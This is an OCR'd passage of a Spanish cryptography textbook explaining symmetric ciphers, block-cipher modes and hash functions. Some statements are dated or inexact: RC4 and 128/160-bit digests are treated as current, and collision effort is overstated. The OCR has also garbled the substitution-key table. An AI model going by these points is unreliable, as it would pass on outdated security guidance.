
1.1. Criptograía de clave simétrica

Los sistemas criptográficos **de clave simétrica** se caracterizan porque la clave de descifrado x es idéntica a la clave de cifrado k, o bien se puede deducir directamente a partir de ésta.


Para simplificar, supondremos que en este tipo de criptosistemas la clave de descifrado es igual a la de cifrado: $x = k$ (si no, siempre podemos considerar que en el algoritmo de descifrado el primer paso es calcular la clave x a partir de k). Es por esto que estas técnicas criptográficas se denominan de *clave simétrica*, o a veces también de **clave compartida**. Así, tenemos:

$$\begin{aligned} C &= e(k,M) \\ M &= d(k,C) = d(k,e(k,M)) \end{aligned}$$

La seguridad del sistema recae pues en mantener en secreto la clave k. Cuando los participantes en una comunicación quieren intercambiarse mensajes confidenciales, tienen que escoger un clave secreta y usarla para cifrar los mensajes. Entonces, pueden enviar estos mensajes por cualquier canal de comunicación, con la confianza que, aun que el canal sea inseguro y susceptible de ser inspeccionado por terceros, ningún espía Z será capaz de interpretarlos.



Si el sistema es de clave compartida, es necesario que el valor de la clave secreta *k* que usan *A* y *B* sea el mismo. ¿Cómo podemos asegurar que esto sea así? Está claro que no pueden mandar la clave escogida mediante el canal de comunicación de que disponen, porque la hipótesis inicial es que este canal es inseguro y todo el mundo podría descubrir la información que se transmite a través del mismo. Una posible solución consiste en utilizar un canal aparte, que se pueda considerar suficientemente seguro:



Esta solución, sin embargo, presenta algunos inconvenientes. Por un lado se supone que el canal seguro no será de uso tan ágil como el canal inseguro (si lo fuera, sería mucho mejor enviar todos los mensajes confidenciales sin cifrar por el canal seguro y olvidarnos del canal inseguro). Por tanto, puede ser difícil ir cambiando la clave. Y por otro lado, este esquema no es suficientemente general: puede ser que tengamos que enviar información cifrada a alguien con quien no podemos contactar de ningún otro modo. Como veremos más adelante, estos problemas relacionados con el **intercambio de claves** se solucionan con la criptografía de clave pública.

Canales seguros

Podrían ser ejemplos de "canales seguros" el correo tradicional (no electrónico) o un servicio de mensajería "física", una conversación telefónica, o cara a cara, etc.

A continuación repasaremos las características básicas de los principales algoritmos criptográficos de clave simétrica, que agruparemos en dos categorías: algoritmos de cifrado en flujo y algoritmos de cifrado en bloque.

1.1.1. Algoritmos de cifrado en flujo

El funcionamiento de una cifrado en flujo consiste en la combinación de un texto en claro M con un texto de cifrado S que se obtiene a partir de la clave simétrica k. Para descifrar, sólo se requiere realizar la operación inversa con el texto cifrado y el mismo texto de cifrado S.

La operación de combinación que se utiliza normalmente es la suma, y la operación inversa por tanto es la resta. Si el texto está formado por caracteres, este algoritmo sería como una cifra de César en que la clave va cambiando de un carácter a otro. La clave que corresponde cada vez viene dada por el texto de cifrado S (llamado *keystream* en inglés).

Si consideramos el texto formado por bits, la suma y la resta son equivalentes. En efecto, cuando se aplican bit a bit, ambas son idénticas a la operación lógica "O exclusiva", denotada con el operador XOR (*eXclusive OR*) o el símbolo $\oplus$. Así pues:

$$C = M \oplus S(k)$$
$$M = C \oplus S(k)$$


Suma y resta de bits

Cuando trabajamos con aritmética binaria o aritmética modulo 2, se cumple que:

$0+0=0 \quad 0-0=0$
$0+1=1 \quad 0-1=1$
$1+0=1 \quad 1-0=1$
$1+1=0 \quad 1-1=0$

$0 \oplus 0 = 0$
$0 \oplus 1 = 1$
$1 \oplus 0 = 1$
$1 \oplus 1 = 0$

En los esquemas de cifrado en flujo, el texto en claro M puede ser de cualquier longitud, y el texto de cifrado S ha de ser como mínimo igual de largo. De hecho, no es necesario disponer del mensaje entero antes de empezar a cifrarlo o descifrarlo, ya que se puede implementar el algoritmo para que trabaje con un "flujo de datos" que se va generando a partir de la clave (el texto de cifrado). De ahí procede el nombre de este tipo de algoritmos. La siguiente figura ilustra el mecanismo básico de su implementación:



Existen distintas formas de obtener el texto de cifrado S en función de la clave k:

- Si se escoge una secuencia k más corta que el mensaje M, una posibilidad

sería repetirla cíclicamente tantas veces como sea necesario para ir sumándola al texto en claro.

El inconveniente de este método es que se puede romper fácilmente, sobre todo cuanto más corta sea la clave (en el caso mínimo, el algoritmo sería equivalente al cifrado de César).

- En el otro extremo, se podría tomar directamente $S(k) = k$. Esto quiere decir que la propia clave debe ser tan larga como el mensaje que hay que cifrar. Este es el principio del conocido **cifrado de Vernam**. Si k es una secuencia totalmente aleatoria que no se repite cíclicamente, estamos ante de un ejemplo de cifrado incondicionalmente seguro, tal como lo hemos definido al inicio de este módulo. Este método de cifrado se llama en inglés *one-time pad* ("cuaderno de un sol uso").

  El problema es en este caso que el receptor tiene que disponer de la misma secuencia aleatoria para poder realizar el descifrado, y si le tiene que llegar a través de un canal seguro, la pregunta es inmediata: ¿por qué no enviar el mensaje confidencial M, que es igual de largo que la clave k, directamente por el mismo canal seguro? Es evidente, pues, que este algoritmo es muy seguro pero no es demasiado práctico.

- Lo que en la práctica se utiliza son funciones que generan **secuencias pseudoaleatorias** a partir de una **semilla** (un número que actúa como parámetro del generador), y lo que se intercambia como clave secreta k es solamente esta semilla.

  Las secuencias pseudoaleatorias reciben este nombre porque intentan parecer aleatorias pero, obviamente, son generadas algorítmicamente. En cada paso el algoritmo se encontrará en un determinado estado, que vendrá dado por sus variables internas. Dado que las variables serán finitas, habrá un número máximo de posibles estados distintos. Esto significa que al cabo de un cierto período, los datos generados se volverán a repetir. Para que el algoritmo sea seguro, interesa que el período de repetición sea cuanto más largo mejor (con relación al mensaje que hay que cifrar), con el fin de dificultar el criptoanálisis. Las secuencias pseudoaleatorias también deben tener otras propiedades estadísticas equivalentes a las de las secuencias aleatorias puras.

Uso del cifrado de Vernam

En ocasiones las comunicaciones entre portaaviones y los aviones utilizan el cifrado de Vernam. En este caso, se aprovecha que en un momento dado (antes del despegue) tanto el avión como el portaaviones están en el mismo sitio, con lo cual, intercambiarse, por ejemplo, un disco duro de 20 GB con una secuencia aleatoria no es ningún problema. Posteriormente, cuando el avión despega puede establecer una comunicación segura con el portaaviones utilizando un cifrado de Vernam con la clave aleatoria que ambas partes comparten.

Funciones pseudoaleatorias

Son ejemplos de funciones pseudoaleatorias las basadas en registros de desplazamiento realimentados (*feedback shift registers* o FSR). El valor inicial del registro es la semilla. Para ir obteniendo cada bit pseudoaleatorio se desplazan todos los bits del registro una posición y se toma el que sale fuera del registro. El bit que queda libre al otro extremo se llena con un valor que es función del resto de bits.

Cifrado síncrono y asíncrono

Si el texto de cifrado S depende exclusivamente de la clave k, se dice que el cifrado es *síncrono*. Este cifrado tiene el problema de que, si por algún error de transmisión, se pierden bits (o llegan repetidos), el receptor se desincronizará y sumará bits del texto S con bits del texto cifrado C que no corresponden, con lo cual el texto descifrado a partir de entonces será incorrecto.

Esto se puede evitar con el cifrado asíncrono (o auto-sincronizante), en el cual el texto S se calcula a partir de la clave k y el mismo texto cifrado C. Es decir, en lugar de realimentarse con sus propios bits de estado, el generador se realimenta con los últimos n bits cifrados transmitidos. De este modo, si se pierden m bits consecutivos en la comunicación, el error afectará como máximo al descifrado de $m+n$ bits del mensaje original.

Ejemplos de algoritmos de cifrado en flujo

Los algoritmos de cifrado en flujo actualmente en uso tienen la propiedad que son poco costosos de implementar. Las implementaciones en hardware son relativamente simples y, por lo tanto, eficientes en su rendimiento (en términos de bits cifrados por segundo). Pero también las implementaciones en software pueden ser muy eficientes.

Las características del cifrado en flujo lo hacen apropiado para entornos en los que se necesite un rendimiento alto y los recursos (capacidad de cálculo, consumo de energía) sean limitados. Para ello se suelen utilizar en comunicaciones móviles: redes locales sin hilos, telefonía móvil, etc.


Un ejemplo de algoritmo de cifrado en flujo es el **RC4 (Ron's Code 4)**. Fue diseñado por Ronald Rivest en 1987 y publicado en Internet por un remitente anónimo en 1994. Es el algoritmo de cifrado en flujo mas utilizado en muchas aplicaciones gracias a su simplicidad y velocidad. Por ejemplo, el sistema de protección WEP (*Wired Equivalent Privacy*) que incorpora el estándar IEEE 802.11 para tecnología LAN inalámbrica utiliza este criptosistema de cifrado en flujo.

1.1.2. Algoritmos de cifrado en bloque

En una cifra de bloque, el algoritmo de cifrado o descifrado se aplica separadamente a bloques de entrada de longitud fija b, y para cada uno de ellos el resultado es un bloque de la misma longitud.

Para cifrar un texto en claro de L bits debemos dividirlo en bloques de b bits cada uno y cifrar estos bloques uno a uno. Si L no es múltiple de b, se pueden agregar bits adicionales hasta llegar a un número lleno de bloques, pero luego puede ser necesario indicar de alguna forma cuántos bits había realmente en el mensaje original. El descifrado también se debe realizar bloque a bloque.

La siguiente figura muestra el esquema básico del cifrado de bloque:



Muchos de los algoritmos del cifrado de bloque se basan en la combinación de dos operaciones básicas: sustitución y transposición.

- La **sustitución** consiste en traducir cada grupo de bits de la entrada a otro, de acuerdo con una permutación determinada.

  El cifrado del César sería un ejemplo simple de sustitución, en el que cada grupo de bits correspondería a una letra. De hecho, se trata de un caso particular de **sustitución alfabética**. En el caso más general, las letras del texto cifrado no tienen por qué estar a una distancia constante de las letras del texto en claro (la *k* del algoritmo, tal como la hemos definido). La clave se puede expresar como la secuencia correlativa de letras que corresponden a la A, la B, la C, etc. Por ejemplo:

  Clave de la sustitución alfabética

  Está claro que la clave ha de ser una **permutación** del alfabeto, es decir, no puede haber letras repetidas ni faltar ninguna. Si no, la transformación no sería invertible en general.

  A B C D E F G H Y J K L M N O P Q R S T U V W X Y Z
  Clave: Q W E R T Y U Y O P A S D F G H J K L Z X C V B N M

  Texto en claro: A L E A J A C T A E S T
  Texto cifrado: Q S T Q P Q E Z Q T L Z

- La **transposición** consiste en reordenar la información del texto en claro según un patrón determinado. Un ejemplo podría ser la formación grupos de cinco letras, incluidos los espacios en blanco, y rescribir cada grupo $(1,2,3,4,5)$ en el orden $(3,1,5,4,2)$:

  Texto en claro: A L E A J A C T A E S T
  Texto cifrado: E A A L C J A T A S T E

  La transposición por si sola no dificulta extraordinariamente el criptoanálisis, pero puede combinarse con otras operaciones para añadir complejidad a los algoritmos de cifrado.

El **producto de cifras**, o combinación en cascada de distintas transforma-

ciones criptográficas, es una técnica muy efectiva para implementar algoritmos bastante seguros de forma sencilla. Por ejemplo, muchos algoritmos de cifrado de bloque se basan en una serie de iteraciones de productos sustitución–transposición.

Confusión y difusión

Dos propiedades deseables en un algoritmo criptográfico son la *confusión*, que consiste en esconder la relación entre la clave y las propiedades estadísticas del texto cifrado, y la *difusión*, que propaga la redundancia del texto en claro a lo largo del texto cifrado para que no sea fácilmente reconocible.

La confusión consigue que, cambiando un solo bit de la clave, cambien muchos bits del texto cifrado, y la difusión implica que el cambio de un solo bit del texto en claro afecte también a muchos bits del texto cifrado.

En un bucle de productos de cifrados básicos, la sustitución contribuye a la confusión, mientras que la transposición contribuye a la difusión. La combinación de estas transformaciones simples, repetidas diversas veces, provoca que los cambios en la entrada se propaguen por toda la salida por efecto "alud".

Ejemplos de algoritmos de cifrado en bloque

DES (Data Encryption Standard). Durante muchos años ha sido el algoritmo más estudiado y, a la vez, el más utilizado. Desarrollado por IBM durante los años 70, fue adoptado en 1977 por el NBS norteamericano (nombre que tenía entonces el actual NIST) como estándar para el cifrado de datos.

NBS y NIST

NBS era la sigla de *National Bureau of Standards*, y NIST es la sigla de *National Institute of Standards and Technology*.

El algoritmo admite una clave de 64 bits, pero sólo 7 de cada 8 intervienen en el cifrado, de modo que la longitud efectiva de la clave es de 56 bits. Los bloques de texto a los que se les aplica el DES tienen que ser de 64 bits cada uno.

La parte central del algoritmo consiste en dividir la entrada en grupos de bits, hacer una sustitución distinta sobre cada grupo y, a continuación una transposición de todos los bits. Esta transformación se repite dieciséis veces: en cada iteración, la entrada es una transposición distinta de los bits de la clave sumada bit a bit (XOR) con la salida de la iteración anterior. Tal como está diseñado el algoritmo, el descifrado se realiza igual que el cifrado pero realizando las transposiciones de la clave en el orden inverso (empezando por la última).

Bits adicionales de la clave DES

Un posible uso de los bits de la clave DES que no influyen en el algoritmo es su utilización como bits de paridad.

Triple DES. Aunque a lo largo de los años el algoritmo DES se ha mostrado muy resistente al criptoanálisis, su principal problema es actualmente la vulnerabilidad a los ataques de fuerza bruta, a causa de la longitud de la clave, de sólo 56 bits. Aunque en los años 70 era muy costoso realizar una búsqueda entre las 2^{56} combinaciones posibles, la tecnología actual permite romper el algoritmo en un tiempo cada vez más corto.

Los retos DES

En la dirección `www.rsasecurity.com/rsalabs/challenges/` se puede encontrar información sobre los "retos DES", que demuestra que en 1999 ya era posible romper una clave DES en menos de 24 horas.

Por este motivo, en 1999 el NIST cambió el algoritmo DES por el "Triple DES" como estándar oficial, mientras no estuviera disponible el nuevo están-

dar AES. El Triple DES, como su nombre indica, consiste en aplicar el DES tres veces consecutivas. Esto se puede realizar con tres claves (k_1, k_2, k_3), o bien con sólo dos (k_1, k_2, y otra vez k_1). La longitud total de la clave con la segunda opción es de 112 bits (dos claves de 56 bits), que hoy ya se considera suficientemente segura; la primera opción proporciona más seguridad, pero a costa de utilizar una clave total de 168 bits (3 claves de 56 bits), que puede ser un poco más difícil de gestionar e intercambiar.

Repetición del DES

La operación de aplicar el cifrado DES con una clave, y el resultado de volverlo a cifrar con otra clave, no es equivalente a un solo cifrado DES (no hay ninguna clave única que dé el mismo resultado que dan las otras dos juntas). Si no fuera de este modo, la repetición del DES no sería más segura que el DES simple.

Para conseguir que el sistema sea adaptable al estándar antiguo, en el Triple DES se aplica una secuencia cifrado-descifrado-cifrado (E-D-E) en lugar de tres cifrados:

$$C = e(k_3, d(k_2, e(k_1, M)))$$

$$\text{o bien: } C = e(k_1, d(k_2, e(k_1, M)))$$

Así, tomando $k_2 = k_1$ tenemos un sistema equivalente al DES simple.

AES (Advanced Encryption Standard). Dado que el estándar DES empezaba a quedarse anticuado, a causa sobretodo de la longitud tan corta de sus claves, y el Triple DES no es excesivamente eficiente cuando se implementa con software, en 1997 el NIST convocó a la comunidad criptográfica a presentar propuestas para un nuevo estándar, el AES, que sustituyera al DES. De los quince algoritmos candidatos que se aceptaron, se escogieron cinco como finalistas, y en octubre de 2000 se dio a conocer el ganador: el algoritmo Rijndael, propuesto por los criptógrafos belgas Joan Daemen y Vincent Rijmen.

El Rijndael puede trabajar en bloques de 128, 192 o 256 bits (aunque el estándar AES sólo prevé los de 128), y la longitud de la clave también puede ser de 128, 192 o 256 bits. Dependiendo de esta última longitud, el número de iteraciones del algoritmo es 10, 12 ó 14, respectivamente. Cada iteración incluye una sustitución fija byte a byte, una transposición, una transformación consistente en desplazamientos de bits y XORs, y una suma binaria (XOR) con bits obtenidos a partir de la clave.

1.1.3. Uso de los algoritmos de clave simétrica

Cuando se utiliza el cifrado simétrico para proteger las comunicaciones, se puede escoger el algoritmo que sea más apropiado a las necesidades de cada aplicación: normalmente, a más seguridad menos velocidad de cifrado, y viceversa.


Un aspecto que hay que tener en cuenta es que, aunque el cifrado puede conseguir que un atacante no descubra directamente los datos transmitidos, en ocasiones es posible que se pueda deducir información indirectamente. Por ejemplo, en un protocolo que utilice mensajes con una cabecera fija, la aparición de los mismos datos cifrados varias veces en una transmisión puede indicar dónde empiezan los mensajes.

Esto pasa con el cifrado en flujo si su periodo no es lo suficientemente largo, pero en un cifrado en bloque, si dos bloques de texto en claro son iguales y se utiliza la misma clave, los bloques cifrados también serán iguales. Para contrarrestar esta propiedad, se pueden aplicar distintos **modos de operación** al cifrado en bloque.


- El modo ECB (*Electronic Codebook*) es el más simple, y consiste en dividir el texto en bloques y cifrar cada uno de ellos de forma independiente. Este modo parte del problema de dar bloques iguales cuando en la entrada existen bloques iguales.

Modo ECB

El nombre del modo ECB (*Electronic Codebook*) da la idea que se puede considerar como una simple sustitución bloque a bloque, de acuerdo con un código o diccionario (con muchas entradas, sin duda) que viene dado por la clave.




- En el modo CBC (*Cipher Block Chaining*), se suma a cada bloque de texto en claro, antes de cifrarlo, (bit a bit, con XOR) el bloque cifrado anterior. Al primer bloque se le suma un **vector de inicialización** (VI), que es un conjunto de bits aleatorios de la misma longitud que un bloque. Escogiendo vectores distintos cada vez, aun que el texto en claro sea el mismo, los datos cifrados serán distintos. El receptor debe conocer el valor del vector antes de empezar a descifrar, pero es necesario falta guardar este valor en secreto, sino que normalmente se transmite como cabecera del texto cifrado.




- En el modo CFB (*Cipher Feedback*), el algoritmo de cifrado no se aplica directamente al texto en claro sino a un vector auxiliar (inicialmente igual al VI). Del resultado del cifrado se toman n bits que se suman a n bits del texto en claro para obtener n bits de texto cifrado. Estos bits cifrados se utilizan también para actualizar el vector auxiliar. El número n de bits generados en cada iteración puede ser menor o igual que la longitud de bloque b. Tomando como ejemplo $n = 8$, tenemos un cifrado que genera un byte cada vez sin que sea necesario esperar a tener un bloque entero para poderlo descifrar.

Modo CFB como cifrado en flujo

Es fácil ver que el modo CFB (y también el OFB) se puede considerar como un cifrado en flujo que utiliza como función generador un cifrado en bloque.



- El modo OFB (*Output Feedback*) opera como el CFB pero en lugar de actualizar el vector auxiliar con el texto cifrado, se actualiza con el resultado obtenido del algoritmo de cifrado. La propiedad que distingue este modo de los demás consiste en que un error en la recuperación de un bit cifrado afecta solamente al descifrado de este bit.



- A partir de los modos anteriores se pueden definir varias variantes. Por ejemplo, el modo CTR (*Counter*) es como el OFB, pero el vector auxiliar no se realimenta con el cifrado anterior sino que simplemente es un contador que se va incrementando.

Existe otra técnica para evitar que textos de entrada iguales produzcan textos cifrados iguales, que se puede aplicar también a cifrados que no utilizan vector de inicialización (incluido el cifrado en flujo). Esta técnica consiste en la modificación de la clave secreta con bits aleatorios antes de usarla en el algoritmo de cifrado (o en el de descifrado). Como estos bits aleatorios sirven para dar un "sabor" distinto a la clave, se les suele llamar **bits de sal**. Igual que el vector de inicialización, los bits de sal se envían en claro antes que el texto cifrado.

1.1.4. Funciones *hash* seguras

Aparte de cifrar datos, existen algoritmos basados en técnicas criptográficas que se usan para garantizar la autenticidad de los mensajes. Un tipo de algoritmos de estas características son las llamadas **funciones *hash* seguras**, también conocidas como funciones de **resumen de mensaje** (*message digest*, en inglés).

En general, podemos decir que una función *hash* nos permite obtener una cadena de bits de longitud fija, relativamente corta, a partir de un mensaje de longitud arbitraria:

$$H = h(M)$$

Para mensajes M iguales, la función h debe dar resúmenes H iguales. Pero si dos mensajes dan el mismo resumen H no deben ser necesariamente iguales. Esto es así porque sólo existe un conjunto limitado de posibles valores H, ya que su longitud es fija, y en cambio puede haber muchos más mensajes M (si la longitud puede ser cualquiera, habrá infinitos).

Para poderla aplicar en un sistema de autenticación, la función h debe ser una función *hash* segura.


Secreto de los algoritmos

Observad que las funciones *hash* son conocidas, puesto que todo el mundo debe poder calcular los resúmenes del mismo modo.

Se entiende que una función *hash* o de resumen es **segura** si cumple las siguientes condiciones:

- Es **unidireccional**, es decir, si tenemos $H = h(M)$ es computacionalmente inviable encontrar M a partir del resumen H.
- Es **resistente a colisiones**, es decir, dado un mensaje M cualquiera es computacionalmente inviable encontrar un mensaje $M' \neq M$ tal que $h(M') = h(M)$.


Estas propiedades permiten el uso de las funciones *hash* seguras para dar un servicio de autenticidad basado en una clave secreta s compartida entre dos partes A y B. Aprovechando la unidireccionalidad, cuando A quiere mandar un mensaje M a B puede preparar otro mensaje M_s: por ejemplo, concatenando el original con la clave: $M_s = (M, s)$. Entonces manda a B el mensaje M y el resumen del mensaje M_s:



Para comprobar la autenticidad del mensaje recibido, B verifica que el resumen

corresponda efectivamente a M_s. Si es así, quiere decir que lo ha generado alguien que conoce la clave secreta s (que debería ser A), y también que nadie ha modificado el mensaje.

Otra técnica consistiría en calcular el resumen del mensaje M y cifrarlo utilizando s como clave de cifrado:



Para verificar la autenticidad se debe recuperar el resumen enviado, descifrándolo con la clave secreta s, y compararlo con el resumen del mensaje M. Un atacante que quisiera modificar el mensaje sin conocer la clave podría intentar sustituirlo por otro que diera el mismo resumen, con lo cual B no detectaría la falsificación. Pero si la función de resumen es resistente a colisiones, esto le sería imposible al atacante.

Autenticidad y confidencialidad

Cifrar solamente el resumen, en lugar del mensaje entero, es más eficiente porqué hay que cifrar menos bits. Esto, evidentemente, suponiendo que solamente se precise autenticidad, y no confidencialidad. Si también interesa que el mensaje sea confidencial, entonces sí es necesario cifrarlo entero.

Para dificultar los ataques contra las funciones de resumen, por un lado los algoritmos tienen que definir una relación compleja entre los bits de entrada y cada bit de salida. Por otro lado, los ataques por fuerza bruta se contrarrestan alargando lo suficiente la longitud del resumen. Por ejemplo, los algoritmos usados actualmente generan resúmenes de 128 ó 160 bits. Esto quiere decir que un atacante podría tener que probar del orden de 2^{128} o 2^{160} mensajes de entrada para encontrar una colisión (es decir, un mensaje distinto que diera el mismo resumen).

